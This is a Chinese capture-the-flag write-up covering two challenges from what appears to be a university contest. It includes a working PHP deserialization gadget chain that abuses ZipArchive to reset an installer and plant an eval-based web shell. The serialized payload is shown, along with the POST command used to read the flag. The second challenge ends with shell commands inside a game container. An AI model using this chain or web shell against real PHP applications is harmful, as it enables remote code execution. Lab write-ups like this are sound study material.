
铸剑杯东莞理工学院

1、浅析PHP原生类

php反序列化



编写反序列化代码

```php
<?php

class install {
    private $username;
    private $password;

    public function __construct($username) {
        $this->username = $username;
        $this->password = "123";
    }
}

class Until {
    public $a;
    public $b;
    public $c;
    public $payload;
```

```php
}

$until = new Until();
$until->a = "ZipArchive";
$until->b = "install.lock";
$until->c = 8;
$until->payload = "<?php eval(\$_POST[1]);?>";

$install_middle = new install($until);

$install_outer = new install($install_middle);

echo urlencode(serialize($install_outer));
?>
```


```
问题    输出    调试控制台    终端    端口
[Running] php "c:\Users\21748\xwechat_files\wxid_3z5njyzd7qcv22_d225\msg\file\2025-11\1(1).php"
O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7
%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3
+eval%28%24_POST%5B1%5D%29%3B%3F%3E%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22

[Done] exited with code=0 in 0.164 seconds
```


在参数data处注入，出现Hello,HappyUnserializeHello,GuestAlready installed

```
        {
                return "HappyUnserialize";
        }

        public function write($cla, $file, $cont)
        {
                $obj = new $cla();
                $obj->open($file,$cont);
                return True;
        }
}

@unserialize($_GET['data']); Hello,HappyUnserializeHello,GuestAlready installed
```

然后就可以用hackbar代码执行了

```
1=echo file_get_contents('/flag');
```







拿到flag


2、我勒个超级玛丽奥

先连接




在游戏界面下滑后右键能打开工作栏





打开一个shell，查找flag即可




```
root@7b36c518cb1a:/app# ls
Dockerfile      flags                 resources  supervisord.conf
README_CTF.md   main.py               source     supervisord.log
__pycache__     performance_config.py start.sh   supervisord.pid
root@7b36c518cb1a:/app# cat flags
cat: flags: Is a directory
root@7b36c518cb1a:/app# cd flags
root@7b36c518cb1a:/app/flags# ls
victory_flag.txt
root@7b36c518cb1a:/app/flags# cat victory_flag.txt
flag{549502f7d71217c4a26e5fd98470cc0f}
root@7b36c518cb1a:/app/flags#
```